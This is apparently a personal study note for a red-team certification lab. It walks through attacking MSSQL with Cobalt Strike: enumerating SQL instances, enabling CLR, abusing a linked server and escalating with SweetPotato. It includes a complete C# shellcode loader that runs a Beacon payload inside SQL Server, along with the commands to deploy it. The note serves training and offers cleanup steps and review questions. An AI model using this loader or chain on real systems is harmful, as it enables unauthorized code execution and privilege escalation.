Eventually:
user
 ↓
service
 ↓
server
 ↓
admin
 ↓
domain/high-value objective
The five things worth actually remembering
Even though this is your cheat sheet, I'd still internalize these five principles because they prevent you from getting lost:
1. SQL sysadmin is not the same thing as Windows SYSTEM.
2. Every linked server can change your security context.
3. SQL links are trust relationships, not merely connections.
4. Once you obtain OS execution, stop thinking like a SQL attacker and start thinking like a Windows privilege-escalation attacker.
5. Most CRTO chains are about abusing identity, permissions, configuration, and trust - not discovering a magical unpatched vulnerability.
And when completely lost, return to:
WHO AM I?

WHAT CAN I DO?

WHAT TRUSTS ME?

IF I CROSS THAT TRUST,
WHO DO I BECOME?
That mental model will carry you through MSSQL, Kerberos delegation, RBCD, unconstrained delegation, lateral movement, service accounts, and a large part of the rest of CRTO.
Lab
This is the supplied MSSQL, linked-server, and local privilege-check route.
Scope and expectations This is the supplied CRTO lab route. Tool aliases and hostnames are course-specific. Treat each stage as a separate gate: SQL discovery, SQL authentication, SQL authorization, linked-server mapping, OS execution, Windows token privileges, then local escalation. A successful earlier stage does not prove the next one.
1. Load SQL-BOF and discover the instance
In Cobalt Strike, connect to the team server, open Cobalt Strike > Script Manager > Load, and load:
C:\Tools\SQL-BOF\SQL\SQL.cna
Select the medium-integrity Beacon running as pchilds. Find SQL service SPNs, then inspect the instance and effective SQL roles:
ldapsearch (&(samAccountType=805306368)(servicePrincipalName=MSSQLSvc*)) --attributes name,samAccountName,servicePrincipalName
sql-info lon-db-1
sql-whoami lon-db-1
The lab starts with pchilds mapped to guest-level SQL access. Enumerate likely SQL/DB groups as a lead, then use the authorized user-impersonation path from 11. User Impersonation to act as rsteel. Rerun both SQL checks; the SQL login and roles should now reflect that identity.
ldapsearch (&(samAccountType=268435456)(|(name=*SQL*)(name=*DB*)(name=*Database*))) --attributes distinguishedName,member
Do not infer that a group grants access from its name alone. Confirm membership, then verify sql-info/sql-whoami after the identity change. If Kerberos is used, use a TGT to obtain a service ticket for the exact MSSQLSvc/lon-db-1.contoso.com:1433 SPN and put it in the intended logon session; the User Impersonation chapter explains the session and ticket steps.
2. SQL CLR on lon-db-1
Read and record the original CLR state. The supplied lab expects it to be disabled on lon-db-1:
sql-query lon-db-1 "SELECT name,value,value_in_use FROM sys.configurations WHERE name = 'clr enabled'"
sql-enableclr lon-db-1
In Cobalt Strike, generate an x64 stageless SMB Beacon payload with output Raw and exit function Thread. Save the binary as C:\Payloads\smb_x64.xthread.bin. In Visual Studio, create a .NET Framework Class Library named MyProcedure, keep it in the same directory, and add the payload as an Embedded Resource. The resource name used by the supplied source is MyProcedure.smb_x64.xthread.bin; if the project or filename changes, verify the compiled assembly resource name.
The procedure below is the supplied lab source. It reads the embedded resource and starts it in the SQL Server process. This creates Windows execution under the SQL service process token; it does not grant SYSTEM by itself.
using System;
using System.IO;
using System.Reflection;
using System.Runtime.InteropServices;
using Microsoft.SqlServer.Server;

public partial class StoredProcedures
{
    [SqlProcedure]
    public static void MyProcedure()
    {
        var assembly = Assembly.GetExecutingAssembly();
        byte[] shellcode;

        // Read the embedded payload.
        using (var rs = assembly.GetManifestResourceStream("MyProcedure.smb_x64.xthread.bin"))
        {
            using (var ms = new MemoryStream())
            {
                rs.CopyTo(ms);
                shellcode = ms.ToArray();
            }
        }

        // Allocate memory.
        var hMemory = VirtualAlloc(
            IntPtr.Zero,
            (uint)shellcode.Length,
            VIRTUAL_ALLOCATION_TYPE.MEM_COMMIT | VIRTUAL_ALLOCATION_TYPE.MEM_RESERVE,
            PAGE_PROTECTION_FLAGS.PAGE_EXECUTE_READWRITE);

        // Copy shellcode.
        WriteProcessMemory(
            new IntPtr(-1),
            hMemory,
            shellcode,
            (uint)shellcode.Length,
            out _);

        // Create a thread and close its handle.
        var hThread = CreateThread(
            IntPtr.Zero,
            0,
            hMemory,
            IntPtr.Zero,
            THREAD_CREATION_FLAGS.THREAD_CREATE_RUN_IMMEDIATELY,
            out _);
        CloseHandle(hThread);
    }

    [DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true)]
    [DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
    public static extern IntPtr VirtualAlloc(
        IntPtr lpAddress,
        uint dwSize,
        VIRTUAL_ALLOCATION_TYPE flAllocationType,
        PAGE_PROTECTION_FLAGS flProtect);

    [DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true)]
    [DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
    public static extern bool WriteProcessMemory(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        uint nSize,
        out uint lpNumberOfBytesWritten);

    [DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true)]
    [DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
    public static extern IntPtr CreateThread(
        IntPtr lpThreadAttributes,
        uint dwStackSize,
        IntPtr lpStartAddress,
        IntPtr lpParameter,
        THREAD_CREATION_FLAGS dwCreationFlags,
        out uint lpThreadId);

    [DllImport("KERNEL32.dll", ExactSpelling = true, SetLastError = true)]
    [DefaultDllImportSearchPaths(DllImportSearchPath.System32)]
    public static extern bool CloseHandle(IntPtr hObject);

    [Flags]
    public enum VIRTUAL_ALLOCATION_TYPE : uint
    {
        MEM_COMMIT = 0x00001000,
        MEM_RESERVE = 0x00002000,
        MEM_RESET = 0x00080000,
        MEM_RESET_UNDO = 0x01000000,
        MEM_REPLACE_PLACEHOLDER = 0x00004000,
        MEM_LARGE_PAGES = 0x20000000,
        MEM_RESERVE_PLACEHOLDER = 0x00040000,
        MEM_FREE = 0x00010000,
    }

    [Flags]
    public enum PAGE_PROTECTION_FLAGS : uint
    {
        PAGE_NOACCESS = 0x00000001,
        PAGE_READONLY = 0x00000002,
        PAGE_READWRITE = 0x00000004,
        PAGE_WRITECOPY = 0x00000008,
        PAGE_EXECUTE = 0x00000010,
        PAGE_EXECUTE_READ = 0x00000020,
        PAGE_EXECUTE_READWRITE = 0x00000040,
        PAGE_EXECUTE_WRITECOPY = 0x00000080,
        PAGE_GUARD = 0x00000100,
        PAGE_NOCACHE = 0x00000200,
        PAGE_WRITECOMBINE = 0x00000400,
        PAGE_GRAPHICS_NOACCESS = 0x00000800,
        PAGE_GRAPHICS_READONLY = 0x00001000,
        PAGE_GRAPHICS_READWRITE = 0x00002000,
        PAGE_GRAPHICS_EXECUTE = 0x00004000,
        PAGE_GRAPHICS_EXECUTE_READ = 0x00008000,
        PAGE_GRAPHICS_EXECUTE_READWRITE = 0x00010000,
        PAGE_GRAPHICS_COHERENT = 0x00020000,
        PAGE_GRAPHICS_NOCACHE = 0x00040000,
        PAGE_ENCLAVE_THREAD_CONTROL = 0x80000000,
        PAGE_REVERT_TO_FILE_MAP = 0x80000000,
        PAGE_TARGETS_NO_UPDATE = 0x40000000,
        PAGE_TARGETS_INVALID = 0x40000000,
        PAGE_ENCLAVE_UNVALIDATED = 0x20000000,
        PAGE_ENCLAVE_MASK = 0x10000000,
        PAGE_ENCLAVE_DECOMMIT = 0x10000000,
        PAGE_ENCLAVE_SS_FIRST = 0x10000001,
        PAGE_ENCLAVE_SS_REST = 0x10000002,
        SEC_PARTITION_OWNER_HANDLE = 0x00040000,
        SEC_64K_PAGES = 0x00080000,
        SEC_FILE = 0x00800000,
        SEC_IMAGE = 0x01000000,
        SEC_PROTECTED_IMAGE = 0x02000000,
        SEC_RESERVE = 0x04000000,
        SEC_COMMIT = 0x08000000,
        SEC_NOCACHE = 0x10000000,
        SEC_WRITECOMBINE = 0x40000000,
        SEC_LARGE_PAGES = 0x80000000,
        SEC_IMAGE_NO_EXECUTE = 0x11000000,
    }

    [Flags]
    public enum THREAD_CREATION_FLAGS : uint
    {
        THREAD_CREATE_RUN_IMMEDIATELY = 0x00000000,
        THREAD_CREATE_SUSPENDED = 0x00000004,
        STACK_SIZE_PARAM_IS_A_RESERVATION = 0x00010000,
    }
}
Build the project in the configuration used by the lab, then invoke the assembly and connect to the SMB Beacon using the configured pipe:
sql-clr lon-db-1 C:\Users\Attacker\source\repos\MyProcedure\bin\Release\MyProcedure.dll MyProcedure
link lon-db-1 TSVCPIPE-4b2f70b3-ceba-42a5-a4b5-704e1c41337
The .dll path is the Visual Studio output path from the course environment. A SQL CLR callback and an SMB named-pipe link are separate steps. If link returns ERROR_LOGON_FAILURE, check whether the Beacon issuing link has a usable CIFS service ticket or TGT for the target. The course notes that the original pchilds Beacon may acquire a ticket automatically; otherwise request/import a CIFS ticket into the session that will issue link. Confirm the expected child Beacon appears.
Restore the CLR setting on lon-db-1 to the exact value recorded before the lab. In this scenario, if the original value was 0, the course cleanup command is:
sql-disableclr lon-db-1
sql-clr reports temporary assembly/procedure cleanup in the supplied output. Read that output and verify the final SQL state. CLR assembly trust rules vary by SQL Server version; SQL Server 2017 and later apply clr strict security, so do not treat a working course helper as a universal CLR recipe.
3. Inspect and use the linked server
From the Beacon on lon-db-1, enumerate links and check the identity/roles reached through lon-db-2:
sql-links lon-db-1
sql-query lon-db-1 "SELECT @@SERVERNAME" "" lon-db-2
sql-whoami lon-db-1 "" lon-db-2
sql-checkrpc lon-db-1
The query should identify lon-db-2; the role check tells you what SQL authorization the link actually provides. The linked-server mapping may use the caller, a fixed domain account, or a fixed SQL login. Do not assume DB2 inherits the DB1 identity or privilege. The supplied lab shows RPC Out initially disabled for lon-db-2; record the observed state, then enable it only for the requested lab operation:
sql-enablerpc lon-db-1 lon-db-2
Check DB2's CLR state through the link before execution. The supplied lab does not instruct you to change DB2's CLR setting; its sql-clr output reports CLR enabled there. Do not assume DB2 has the same setting as DB1.
sql-query lon-db-1 "SELECT name,value,value_in_use FROM sys.configurations WHERE name = 'clr enabled'" "" lon-db-2
The lab uses the existing MyProcedure assembly to execute through the link, then connects from the lon-db-1 Beacon to the child Beacon on lon-db-2:
sql-clr lon-db-1 C:\Users\Attacker\source\repos\MyProcedure\bin\Release\MyProcedure.dll MyProcedure "" lon-db-2
link lon-db-2 TSVCPIPE-4b2f70b3-ceba-42a5-a4b5-704e1c41337
A successful DB1 query does not prove RPC Out works; a successful remote procedure call does not prove the resulting Windows identity is privileged. Check the new Beacon's identity on DB2. Restore RPC Out to the value observed at the start; if it was 0, the lab cleanup is:
sql-disablerpc lon-db-1 lon-db-2
Also check and restore CLR on DB2 if the lab/tool changed it. The supplied step list explicitly changes CLR on DB1 and RPC Out on the DB1-to-DB2 link; do not assume DB2's original CLR state or force it off without checking.
4. Inspect the Windows token on lon-db-2
In the new DB2 Beacon, identify the account and inspect its token privileges:
getuid
whoami
The course example reports NT Service\MSSQLSERVER and SeImpersonatePrivilege enabled. This is a virtual service account on a default-instance installation, not proof of local Administrator or SYSTEM. SQL CLR runs in the SQL Server process context; the actual account can differ on another SQL instance. SeImpersonatePrivilege is a lead, not a guarantee that a Potato-family tool will work.
5. Lab's local SeImpersonatePrivilege branch
Only continue when the authorized objective calls for this branch and the privilege is present. Generate a Windows stageless executable using the tcp-local listener and save it on the attacker desktop as C:\Payloads\tcp-local_x64.exe. In the DB2 Beacon, use the lab directory, upload the file, and execute the supplied SweetPotato build:
cd C:\Windows\ServiceProfiles\MSSQLSERVER\AppData\Local\Microsoft\WindowsApps
upload C:\Payloads\tcp-local_x64.exe
execute-assembly C:\Tools\SweetPotato\bin\Release\SweetPotato.exe -p "C:\Windows\ServiceProfiles\MSSQLSERVER\AppData\Local\Microsoft\WindowsApps\tcp-local_x64.exe"
connect localhost 1337
getuid
The expected result in the lab is a new Beacon with the higher local context. Verify getuid; the existence of SeImpersonatePrivilege, a SweetPotato process message, or a TCP callback alone is not the final proof. Windows version, local policy, the applicable trigger, tool build, architecture, and payload location can affect success.
Cleanup and evidence
- Restore
clr enabledon each SQL instance to the value recorded before testing. - Restore RPC Out on the exact linked-server connection to its recorded initial value.
- Review
sql-clroutput and verify its temporary assembly/procedure/trusted-assembly changes were cleaned up. - Remove only the payload files created for this lab and any temporary ticket files.
- Record the evidence separately at each boundary: authenticated SQL login/roles; linked-server identity/roles; SQL-to-Windows callback and
getuid; token privilege output; and the final higher-privilege Beacon identity.
The lab route demonstrates a possible chain, not an automatic progression: SQL sysadmin is not Windows SYSTEM, a linked server is not inherently privileged, and SeImpersonatePrivilege is not by itself a successful local escalation.
Fact-check status
- Verified against Microsoft Learn: fixed SQL server-role scope;
xp_cmdshellservice-account versus proxy-account behavior; linked-server login mappings andRPC Out; CLR enablement, modernclr strict security, CLR process identity; SQL virtual service-account naming/network identity; and the meaning ofSeImpersonatePrivilege. - Lab-specific: SQL-BOF aliases and argument positions, the
lon-db-*hosts, SQL login/role results, named-pipe value,MyProcedureresource name, ticket flow, and SweetPotato outcome. - Version/environment-dependent: SQL Server CLR trust settings, service account, linked-server mapping, feature state, and whether the local impersonation path works.
- Not executed or independently reproduced: every lab command and the supplied C# project. The note records the course steps and prerequisites; it does not claim Ryan completed them.
Retrieval questions
- You find an MSSQL SPN and can connect. What evidence separates discovery, authentication, and authorization?
- DB1 can query DB2, but the linked SQL CLR call fails. Which link option and remote SQL permission should you check, and what does
RPC Outalone not prove? - SQL reports
sysadmin, but the new Beacon saysNT SERVICE\MSSQLSERVER. Which security boundary did you cross, and which one remains? linkreturnsERROR_LOGON_FAILUREafter SQL CLR started a Beacon. What SMB/CIFS session material is missing, and why is this separate from SQL authentication?SeImpersonatePrivilegeis enabled but the local escalation did not produce a SYSTEM Beacon. What evidence and environment conditions still need checking?
This is a living study note. Sources and understanding may change as it is reviewed.